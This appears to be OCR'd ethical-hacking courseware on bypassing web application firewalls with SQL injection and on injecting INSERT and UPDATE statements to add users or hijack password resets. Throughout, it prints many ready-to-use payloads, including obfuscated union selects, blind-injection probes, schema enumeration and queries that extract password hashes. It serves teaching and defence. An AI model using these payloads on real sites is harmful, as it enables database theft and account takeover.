
- HPF is used along with HPP using the **UNION operator** to bypass firewalls

```
/?a=1+union/*&b=*/select+1,2
/?a=1+union/*&b=*/select+1,pass/*&c=*/from+
users--
```

Blind SQL Injection

- This technique is used to **replace WAF signatures** with their synonyms using SQL functions
- Attackers use logical requests such as **AND/OR** to bypass the firewall

```
/?id=1+OR+0x50=0x50
/?id=1+and+ascii(lower(mid((select+pwd+from+users+
limit+1,1),1,1)))=74
```



Bypass Firewall using SQL Injection (Cont'd)

Signature Bypass

- Attackers **transform the signature** of SQL queries to bypass the firewall

```
/?id=1+union+(select+'xz'from+xxx)

/?id=(1)union(select(1),mid(hash,1,32)from(users))
```

Buffer Overflow Method

- As most of the firewalls are developed in C/C++, it makes it easy for the attacker to bypass the firewall
- The attacker can test if the firewall can be crashed by typing the following:

```
?page_id=null%0A/**//*!50000%55nIOn*//*yoyu*/all/**
/%0A/*!%53eLEct*/%0A/*nnaa*/+1,2,3,4…
```

CRLF Technique

- In Windows, CRLF is used to indicate the end of a line in a text file (\r\n). Macintosh uses CR (\r) alone and UNIX uses LF(\n) alone
- Attackers use the following URL to bypass the firewall

```
http://www.certifiedhacker.com/info.php?id=1+%0A%0D
union%0A%0D+%0A%0Dselect%0A%0D+1,2,3,4,5--
```

Integration Method

- The integration method involves the combined use of different varieties of bypassing techniques to increase the chance of bypassing the firewall

```
www.certifiedhacker.com/index.php?page_id=21+and+
(select 1)=(Select 0xAA[..(add about 1200
"A")..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4,5…
```

Bypass Firewall using SQL Injection

Bypassing the WAF using SQL injection vulnerability is a major threat, as it is capable of retrieving the whole database from the server.

Attackers use the following methods to bypass the WAF.

- **Normalization Method**

  The systematic representation of a database in the normalization process sometimes leads to an SQL injection attack. If an attacker is able to detect any vulnerability in functional dependencies, then the attacker changes the structure of the SQL query to perform the attack.

  For example, if the SQL query is in the following format, it is impossible for an attacker to perform an SQL injection attack to bypass the WAF:

  ```
  /?id=1+union+select+1,2,3/*
  ```

  Improper configuration of the WAF may lead to vulnerabilities; in such cases, an attacker can inject a malicious query as follows:

  ```
  /?id=1/*union*/union/*select*/select+1,2,3/*
  ```

  Once the WAF processes the malicious query, the request takes the following form:

  ```
  SELECT * FROM TABLE WHERE ID =1 UNION SELECT 1,2,3--
  ```

- **HPP Technique**

  HTTP parameter pollution (HPP) is an easy and effective technique that affects both the server and the client with the feasibility to override or add HTTP GET/POST parameters by injecting delimiting characters in query strings.

  For example, if a WAF protects any website, then the following request does not allow the attacker to perform the attack:

  ```
  /?id=1;select+1,2,3+from+users+where+id=1--
  ```

  An attacker will be able to bypass WAF by applying the HPP technique to the above query:

  ```
  /?id=1;select+1&id=2,3+from+users+where+id=1--
  ```

- **HPF technique**

  HTTP parameter fragmentation (HPF) is basically used with the idea of bypassing security filters, as it is capable of operating HTTP data directly. This technique can be used along with HPP using a UNION operator to bypass firewalls.

  For example, consider the vulnerable code given below.

  ```
  Query("select * from table where a=".$_GET['a']." and
  b=".$_GET['b']);
  ```

  ```
  Query("select * from table where a=".$_GET['a']." and
  b=".$_GET['b']); limit".$_GET['c']);
  ```

  The following query is used by the WAF to block attacks on the aforementioned vulnerable code:

  ```
  /?a=1+union+select+1,2/*
  ```

To bypass the WAF, the attacker will use the HPF technique and reconstruct the above query:

```
/?a=1+union/*&b=*/select+1,2
/?a=1+union/*&b=*/select+1,pass/*&c=*/ from+users--
```

In such a scenario, the transformed SQL query is given below:

```
SELECT * FROM TABLE WHERE a=1 UNION/* AND b=*/SELECT 1,2
SELECT * FROM TABLE WHERE a=1 UNION/* AND b=*/SELECT 1,pass/* LIMIT
*/FROM USERS--
```

- **Blind SQL Injection**

  A blind SQL injection attack is one of the easiest way to exploit a vulnerability, as it replaces WAF signatures with their synonyms using SQL functions. The following requests allow an attacker to perform an SQL injection attack and bypass the firewall.

  Logical requests AND/OR:

  - `/?id=1+OR+0x50=0x50`
  - `/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74`

  Negation, inequality signs, and logical request

  - `and 1`
  - `and 1=1`
  - `and 2<3`
  - `and 'a'='a'`
  - `and 'a'<>'b'`
  - `and 3<=2`

- **Signature Bypass**

  An attacker can transform the signature of SQL queries such that a firewall cannot detect them, leading to malicious results. Attackers obtain signatures used by the firewall using the following request:

  `/?id=1+union+(select+1,2+from+users)`

  After obtaining the signature, the attacker exploits the acquired signature to bypass the WAF as follows:

  - `/?id=1+union+(select+'xz'from+xxx)`
  - `/?id=(1)union(select(1),mid(hash,1,32)from(users))`
  - `/?id=1+union+(select'1',concat(login,hash)from+users)`
  - `/?id=(1)union(((((((select(1),hex(hash)from(users))))))))`
  - `/?id=xx(1)or(0x50=0x50)`

- **Buffer Overflow Method**

  An attacker can use the buffer overflow method to crash and bypass the firewall. As most firewalls are developed in C/C++, it is easy for the attacker to bypass the firewall.

  For example, consider the following URL on which the attacker is trying to perform an SQL injection attack to bypass the WAF:

```
http:// www.certifiedhacker.com//index.php?page_id=15+and+(select
1)=(Select 0xAA[..(add about 1200
“A”)..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4….
```

  The attacker can use the following query to test if the firewall can be crashed:

```
?page_id=null%0A/**//*!50000%55nIOn*//*yoyu*/all/**/%0A/*!%53eLEct*/
%0A/*nnaa*/+1,2,3,4…
```

  If the attacker gets the 500 error message as the response, he/she can easily bypass the firewall using the buffer overflow method.

- **CRLF Technique**

  Carriage return, line feed (CRLF) is a pair of ASCII codes, 13 and 10. In Windows, CRLF is used to indicate the end of a line in a text file (\r\n). Macintosh uses CR (\r) alone and UNIX uses LF(\n) alone.

  The attacker can use the CRLF technique to bypass the firewall. For example, the attacker uses the following URL to bypass the WAF:

```
http://www.certifiedhacker.com/info.php?id=1+%0A%0Dunion%0A%0D+%0A%0
Dselect%0A%0D+1,2,3,4,5--
```

- **Integration Method**


  The integration method involves using different bypassing techniques together to increase the chances of bypassing the firewall, where a single method or technology is not sufficient to do so.

  An attacker may use the following queries together to bypass the firewall:

```
www.certifiedhacker.com/index.php?page_id=21+and+(select 1)=(Select
0xAA[..(add about 1200 "A")..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4,5…

id=10/*!UnIoN*/+SeLeCT+1,2,concat(/*!table_name*/)+FrOM
/*information_schema*/.tables /*!WHERE
*/+/*!TaBlE_ScHeMa*/+like+database()--

?id=766+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(COLUMN_NAME),3,4,5+FRO
M+/*!INFORMATION_SCHEMA*/.COLUMNS+WHERE+TABLE_NAME=0x5573657273—
```



Perform SQL Injection to Insert a New User and Update Password

Inserting a New User using SQL Injection

- If an attacker can learn about the structure of the users table in a database, he/she can **attempt inserting** a new user into the table
- For example, an attacker can exploit the following query:

```
SELECT * FROM Users WHERE Email_ID = ‘Alice@xyz.com’
```

- After **injecting the INSERT statement** into the above query,

```
SELECT * FROM Users WHERE Email_ID = ‘Alice@xyz.com’; INSERT INTO Users (Email_ID, User_Name, Password)
VALUES (‘Clark@mymail.com’,’Clark’,’MyPassword’);--‘;
```

Updating Password using SQL Injection

- If an attacker determines that a user with an email address ‘Alice@xyz.com’ exists, he/she can **UPDATE the email address** to the attacker’s address
- After **injecting the UPDATE statement** into the above query,

```
SELECT * FROM Users WHERE Email_ID = ‘Alice@xyz.com’; UPDATE Users SET Email_ID = ‘Clark@mymail.com’ WHERE
Email_ID =’Alice@xyz.com’;
```

- Now, the attacker opens the web application’s login page in a browser and clicks on the ‘Forgot Password?’ link to reset the password

Perform SQL Injection to Insert a New User and Update Password

- **Inserting a New User using SQL Injection**

  If an attacker can learn about the structure of the users table in a database, he/she can attempt to insert new user details into that table. Once the attacker is successful in adding new user details, he/she can directly use the new user credentials to logon to the web application.

  For example, an attacker can exploit the following query:

  ```
  SELECT * FROM Users WHERE Email_ID = ‘Alice@xyz.com’
  ```

  After injecting the INSERT statement into the above query,

  ```
  SELECT * FROM Users WHERE Email_ID = ‘Alice@xyz.com’; INSERT INTO
  Users (Email_ID, User_Name, Password) VALUES
  (‘Clark@mymail.com’,’Clark’,’MyPassword’);--‘;
  ```

  Note: An attacker can perform this attack only if the victim has INSERT permission on the users table. If the users table is having dependencies, an attacker cannot add a new user to the database.

- **Updating Password using SQL Injection**

  Many web applications use a login that requires a username and password to give users access to the services provided by the organization. Sometimes, users forget their passwords. To address this issue, developers provide a Forgot Password feature, which delivers a forgotten password or a new password to the user’s registered email address (the address the user provided when originally registering with the site). An attacker may exploit this feature by attempting to embed malicious SQL-specific inputs that may update a user’s email address with the attacker’s email address. If this succeeds, the forgotten or new password will be sent to the attacker's email address. The attacker uses the UPDATE SQL command to overwrite the user's email address in the application database.

